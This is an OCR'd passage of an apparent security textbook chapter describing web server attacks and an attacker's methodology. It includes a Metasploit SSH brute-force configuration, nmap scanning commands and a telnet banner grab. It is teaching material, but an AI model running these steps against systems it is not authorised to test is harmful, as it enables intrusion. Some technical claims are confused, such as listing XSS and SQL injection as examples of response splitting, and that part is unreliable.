


Figure 2.7

The attacker lures the vicitm to connect to the web server by pretending to be a proxy. If the victim believes and accepts teh attacker's request, then all the communication between the user and web server passes through the attacker, In this manner the attacker can steal sensitive user information.

<u>Scenerios of this Attack</u>

1) **The obvious one – Intercepting Data**

- The attacker installs a packet sniffer to analyse network traffic for insecure communications.
- When a user logs in to a site, the attacker retrieves their user information and redirects them to a fake site that mimics the real one.
- The attacker's fake site gathers data from the user, which the attacker can then use on the real site to access the target's information.

2) **Taking over a transaction – Stealing money**

- The attacker sets up a fake chat service that mimics that of a well-known bank.
- Using knowledge gained from the data intercepted in the first scenario, the attacker pretends to be the bank and starts a chat with the target.

- The attacker then starts a chat on the real bank site, pretending to be the target and passing along the needed information to gain access to the target's account.

Tools Used for a Man-in-the-Middle Attack

- PacketCreator.
- Ettercap.
- Dsniff.
- Cain e Abel.

Real life examples of a MITM Attack

- In 2011, Dutch registrar site DigiNotar was breached, which enabled a threat actor to gain access to 500 certificates for websites like Google, Skype, and others. Access to these certificates allowed the attacker to pose as legitimate websites in a MITM attack, stealing users' data after tricking them into entering passwords on malicious mirror sites. DigiNotar ultimately filed for bankruptcy as a result of the breach.
- In 2017, credit score company Equifax removed its apps from Google and Apple after a breach resulted in the leak of personal data. A researcher found that the app did not consistently use HTTPS, allowing attackers to intercept data as users accessed their accounts.

6) Phishing Attack:

Attackers perform a phishing attack by sending an email containing a malicious link and tricking the user into clicking it. This will cause the user to be redirected to a fake website that appears similar to the legitimate website. Attackers create such websites by hosting their address on web servers.




Figure 2.8


Such websites prompt the user to end sensitive information, such as usernames, passwords, bank account details, and social security numbers and sends this collected data to the attacker.

The attacker can use this data to make a legitimate connection with the legitimate website.

7) Website Defacement:

This attack refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to insert images, popups and text. In some cases, the attacker might replace the entire website by changing just a single page.

Attacker might do this to spread propaganda or misinformation. Such defacements can cause the visitors of the website to get infected with viruses. Thus, such an attack is not only dangerous for the target but also the users that access and use the target website.



"Don't forget to smile in any situation.
As long as you are alive, there will be
better things later, and there will be many"

Hacked by ./N4skun - BerdendangC0de

We Are : CCOCOT - ./Mr.Greetz69 - Jilaan404 - ./N4skun - Kazuya404 -
Monkey B Luffy - Ashura - Effect - B0c4H_Id30T - Fuss - Sector.V2

Sh0tz : 4prili666h05T - ./Dem0nic -

Figure 2.9

Historical Examples of Website Defacement

- Two Iranians defaced at least 51 US government websites in the year 2020 to show their resentment and anger toward the assassination of Iran's military general Qasem Soleimani. They posted various images of late Soleimani, messages against the US government, and images of the then current US President Donald Trump in offensive ways.

- On January 6, 2020, The Federal Depository Library Program's website was defaced and showed the following disturbing image of President Trump with a vengeful message.
- Some alleged Chinese hackers hacked the Indian ministry of defence (mod.gov.in), defaced it and made it non-functional. The website showed the message "Error. The website encountered an unexpected error. Please try again later". The purpose behind this web defacement was not only to cause operational disruption but also to embarrass the Indian government by indicating that they couldn't defend their defence ministry's website.

8) **Web server misconfiguration:** This refers to configuration weakness in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft.

Here are some of the usual web server misconfiguration

- Verbose debug/error messages
- Anonymous or default users/passwords
- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates



Gains access to internal network
1
Scans for devices with default credentials
2
3
Takes over devices with default credentials
Internal Resources

Figure 2.10

When	Organization	The Leak
Nov 2017	Australian Broadcasting Corporation	Hashed passwords, internal resources, and keys were leaked.
Nov 2017	United States Army Intelligence and Security Command	Several files, including Oracle Virtual Appliance (.ova). volumes with portions marked top secret.
Sept 2017	Accenture	Authentication information, which included certificates, plaintext passwords, keys, and sensitive customer information.

Table 2.1

the following types of attacks could exploit misconfiguration vulnerabilities:

- Code injection
- Credential stuffing/brute force
- Buffer overflow
- Cross-site scripting (XSS)
- Command injection
- Forceful browsing

Real life examples of Misconfiguration Attack

NASA Exposed Via Default Authorization Misconfiguration: A security researcher discovered a security misconfiguration in the collaboration tool-JIRA. This single misconfiguration made many Fortune 500 companies (and NASA) vulnerable to a release of personal and corporate data. An authorization misconfiguration in the Global Permissions setting of Jira caused this data disclosure.

When the dashboards and filters for the projects or issues were developed in JIRA, then by default the visibility settings were “All users” and “Everyone”. Rather than sharing roadmap tasks and the like within the organization, it shared them with the public.

Amazon’s S3 Misconfiguration Attacks: Here are a few of the examples of attacks on organisations due to S3 storage misconfigurations.

9) HTTP Response-Splitting attack:

In this attack the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. Cross-site scripting (XSS), cross-site request forgery (CSRF), and SQL injection are all examples of this type of attack.

The attacker here alters a single request to appear as two requests by adding header response data into the input field. The server then responds to each request as an individual one. In this way the attacker can pass malicious data to the vulnerable application.

10) Web Cache poisoning Attack:

In this attack the attacker swaps the cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content.

The attacker might force the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. Such an attack is possible if the web server and application have HTTP response-splitting flaws.



1) Request with malicious code embeded sent repeatedly
Website
2) Malicious Request stored on cache
Poisoned Cache
3) User makes request
Poisoned Cache
Website
4) Cache returns malicious code

Figure 2.11

Tools like burp suite are incredibly useful for such attacks.

11) SSH Brute Force Attack:

Attackers use the SSH protocol to create an encrypted SSH tunnel between hosts to transfer unencrypted data over an insecure network. To perform this attack on SSH, the attacker scans the entire SSH server using bots to identify server vulnerabilities. The attacker then uses brute force to get the login credentials to get access to SSH tunnels.

The attacker can then use this tunnel to transmit malware and other means of exploitation to the victims while remaining undetected.

Tools like Nmap and Ncrack can be used to perform SSH brute-force attack.

```
DB_ALL_CREDS      false            no     Try each user/password couple stored in the current
DB_ALL_PASS       false            no     Add all passwords in the current database to the lis
DB_ALL_USERS      false            no     Add all users in the current database to the list
PASSWORD                           no     A specific password to authenticate with
PASS_FILE                          no     File containing passwords, one per line
RHOSTS            192.168.254.13   yes    The target host(s), range CIDR identifier, or hosts
RPORT             22               yes    The target port
STOP_ON_SUCCESS   false            yes    [illegible] for a host
THREADS           1                       [illegible] (max one per host)
USERNAME                                  [illegible]
USERPASS_FILE                             [illegible] separated by spa
USER_AS_PASS                              [illegible] all users
USER_FILE                                 [illegible]
VERBOSE                                   [illegible]

f5 auxiliary([illegible]
op_on_success => [illegible]
f5 auxiliary([illegible]) > set user_file users.txt
er_file => users.txt
f5 auxiliary([illegible]) > set pass_file passwords.txt
ss_file => passwords.txt
f5 auxiliary([illegible]) > set verbose true
rbose => true
f5 auxiliary([illegible]) > █
```

Nmap in this situation is first used to find out if the required ports are actually open, It being the SSH port in our case. The following command will do the job.

```
#nmap 172.16.1.102 -p 22
```

After having figured that out, the attacker can use one of the modules available in metasploit to do the actual brute force attack.

```
#msf5 > use auxiliary/scanner/ssh/ssh_login
```

After selecting the module you'll have to set the required settings and run the attack. You'll then be able to see the running session using the session command.

You can also use Hydra (login cracker) or the Nmap scripting Engine.

12) Web server password cracking:

The attacker here exploits psychological weakness of the user to hack well-chosen passwords. Some of the most common passwords used are password, root, administrator, admin, demo, test, guest, qwerty, or simply pet names. Such passwords are easily guessable. The attacker usually targets the following targets through web server password cracking;

- SMTP and FTP servers

- Web shares

- SSH tunnels

- Web form authentication

Attackers use techniques like social engineering, spoofing, trojan horse or virus, phishing, wiretapping and keystroke logging.

Web Server Password Cracking Techniques

Once passwords are cracked, the attacker can use those passwords to launch further attacks. An attacker cracks passwords either manually or with automated tools like THC Hydra, Ncrack, and RainbowCrack. Commonly used techniques are,

- Guessing: This is the most common method of cracking passwords. Here attackers guess passwords either manually or by using automated tools provided with dictionaries. As we had discussed earlier people use very easy to guess passwords at times. Plus, if the attackers have some info about the target they can guess more efficiently. And as people usually keep passwords that are easy to remember thus again making it easy to guess for the attacker.

- Dictionary Attack: Here the attacker uses predefined file containing various combinations of words. They can either do it manually or by using automated tools that enters the dictionary words, one at a time and goes through the entire list to check every possibility.

- Brute-force attack: In this attack all the possible combinations are tested. The test may include upper case letters from A to Z and numbers from 0 to 9 and all lowercase letters. The aim here is to try each and every possible combination for a password. Which is exactly why it is suggested that people should add upper-case or lower-case letters and special characters to their passwords as such things makes it very difficult to crack passwords. Such passwords my take months or years to crack.

- Hybrid attack: This attack is more powerful than others as it uses both the dictionary and brute-force attack, increasing the attack's precision. It also uses symbols and numbers. The attack is also easier that other methods.

13) Server-Side Request Forgery (SRF) Attack

Attackers leverage the SSRF vulnerabilities in internet facing web servers to gain access to the backend servers that are protected by a firewall. The backend server thinks the request is sent by the server, but it's actually from the attacker. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. But, if the attackers can alter the URL input to the localhost, then they can view all the local resources on the server. Once the attack is successfully performed, attackers can perform various activities such as scanning, IP address discovery, bypassing host authentication, remote code execution etc.



Web Server
②
③
Web Server makes a request on behalf of the user.
④
①
Victim Server
Direct request is blocked by the firewall.

Figure 2.12

Web Server Attack Methodology

There are multiple stages to this process as anyone could guess. Here are all the phases,




Figure 2.13

We will have a look into every one of these phases and discuss how each is performed, so let's start with the first one.

I) Information Gathering


As you could guess, in this phase the attacker attempts to gather information about the target. Such information proves to be incredibly useful as it is here that the attacker even decides what his target is. The attacker searches through the internet, newsgroups, bulletin boards, and so on to get information about the target organisation. A number of utilities are used for this, let’s look at a couple of them.

WHOis: It lets the user perform domain whois search, whois IP lookup, and whois database search for relevant information on domain registration and availability.

Whois
Identity for everyone

Robots.txt File: This file is made to contain all the files and directories that a web crawler (goes through files and directories to make them available for search) should index for providing search results. If confidential files and directories are indexed here then an attacker may easily obtain information such as passwords, email addresses, hidden links, etc.

If the owner of the target website writes the robots.tx file wuthout allowing the indexing of restricted pages for providing results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. Attacker can simply type URL/robots.txt in the address bar of a browser to view the target's robots.txt file.



```
User-agent: *
Disallow: /__esa
Disallow: /__mesa/
Disallow: /__xesa/
Disallow: /__csup/
Disallow: /__xsla/
Disallow: /__xcusp/
Disallow: /__xesa/
Disallow: /__xsla/
Disallow: /lp
Disallow: /feedback
Disallow: /langtest

Sitemap: https://www.cloudflare.com/sitemap.xml
Sitemap: https://www.cloudflare.com/fr-fr/sitemap.xml
Sitemap: https://www.cloudflare.com/de-de/sitemap.xml
Sitemap: https://www.cloudflare.com/es-es/sitemap.xml
Sitemap: https://www.cloudflare.com/pt-br/sitemap.xml
```

II) Web Server Foot printing/Banner Grabbing

Banner grabbing is a method used by attackers and security teams to obtain information about network computers and services running on open ports. A banner is a text displayed by a host that provides details such as the type and version of software running on the host system or server. The screen displays the software version number on the network server and other system information, giving cybercriminals an advantage in cyber-attacks.

Types of Banner Grabbing:

- Active Banner Grabbing: In this method, Hackers send packets to a remote server and analyse the data received in response. The attack involves opening a TCP or similar connection between the origin and the remote server. An Intrusion Detection System (IDS) can easily detect an active banner grabbing effort.
- Passive Banner Capture: This method allows hackers and security analysts to get similar information while avoiding disclosing the original connection. In passive banner grabbing, the attackers use software and malware as a gateway to prevent direct connection when collecting data from the target. This technique uses third-party network tools and services to capture and analyse packets to identify the software and version being used on the server.

Tools and Techniques for Web server foot printing:

Netcraft: Determines the OS of the queried host by examining the HTTP response received from the website. It identifies vulnerabilities through indirect methods like fingerprinting of the OS, installed software and configuration of that software. This amount of info proves to be enough to find out if the server is vulnerable to an exploit.

Netcat: It is a networking utility that reads and writes data across network connections by using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is a network debugging and exploration tool that can quite obviously be used by an attacker.

Telnet: It is a client-server protocol that provides login sessions for a user on the internet. A single terminal attached to another computer emulates for a user on the internet. A big problem with this tool is that it does not encrypt the data it sends through a connection and lack an authentication scheme. This enables an attacker to perform banner grabbing. It probes the HTTP servers to determine the server field in the HTTP response header.

Here’s how one would use this attack

```
#telnet www.certifiedhacker.com 80

press Enter, after that type,

GET / HTTP/1.0
```

and press enter twice. The HTTP server responds with information about the target server.

Nmap: Nmap, along with its Nmap Scripting Engine (NSE) can also be used to extract a large amount of valuable information from the target server. There are different scripts for different types of enumeration. Here are some commands to extract web server information


```
#nmap -sV -O -p <target IP>

#nmap -sV --script http-enum <target IP>

#nmap <target IP> -p 80 --script = http-frontpage-login
```

III) Website Mirroring

Here the concept is pretty simple, the attacker literally mirrors the entire website. Including the media available on the website. This entire mirroring process allows the attacker to study every aspect of the website, the structure, the implementation and the mistakes. And the attacker can do it in his own pace.

Tools for website mirroring

- NCollector Studio: A website mirroring tool used to download content from the web to a local computer. This tool enables users to crawl for specific file types, make any website available




for offline browsing, or simply download a website to a local computer.

IV) Vulnerability Scanning

Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network. This process reveals possible weaknesses in a target server to exploit in a web server attack. In this phase the attackers use sniffing techniques to obtain data on the network traffic to determine active systems, network services, and applications. Let's have a look into one of the tools that can be used for vulnerability scanning.

Acunetix Web Vulnerability Scanner: This tool scans websites and detects vulnerabilities, it checks for SQL injections, XSS etc. It includes advanced pen testing tools to ease manual security audit process and creates professional security audit and regulatory compliance reports based on AcuSensor. Supports testing of web forms and password-protected areas, pages with CAPTCHA, single sign-on and two-factor authentication.



Find the vulnerabilities that put you at risk

Detect 7,000+ vulnerabilities with blended DAST + IAST scanning:

- ✓ OWASP Top 10
- ✓ SQL injections
- ✓ XSS
- ✓ Misconfigurations
- ✓ Exposed databases
- ✓ Out-of-band vulnerabilities
- ✓ And more...

Figure 2.14


This is what the official website of Acunetix shows. They clearly like to flaunt their abilities. Which to be fair, yeah why not.

Finding Exploitable Vulnerabilities

websites like www.exploit-db.com and www.securitfocus.com keep are public repositories of exploitable vulnerabilities. The show such vulnerabilities on the basis of their OS and software application. Attackers use the information they gathered in the previous phases to find relevant vulnerabilities by using Exploit Database sites.

Exploiting these vulnerabilities allow attackers to execute a command or binary on a target machine to gain higher privileges or to bypass security mechanisms. Software vulnerabilities such as programming flaws in a program, service within the OS software or kernel can be exploited to execute malicious code.

Here is a screen shot from the exploit-db website.



Date	D	A	V	Title	Type	Platform	Author
2022-06-03	⬇		✗	Telesquare SDT-CW3B1 1.1.0 - OS Command Injection	Remote	Hardware	Bryan Leong
2022-06-03	⬇		✗	Zyxel USG FLEX 5.21 - OS Command Injection	Remote	Hardware	Valentin Lobstein
2022-05-17	⬇		✗	SolarView Compact 6.0 - OS Command Injection	Remote	Hardware	Ahmed Alroky
2022-05-17	⬇		✗	SDT-CW3B1 1.1.0 - OS Command Injection	Remote	Hardware	Ahmed Alroky
2022-05-12	⬇		✗	Royal Event Management System 1.0 - 'todate' SQL Injection (Authenticated)	WebApps	PHP	Eren Gozaydin
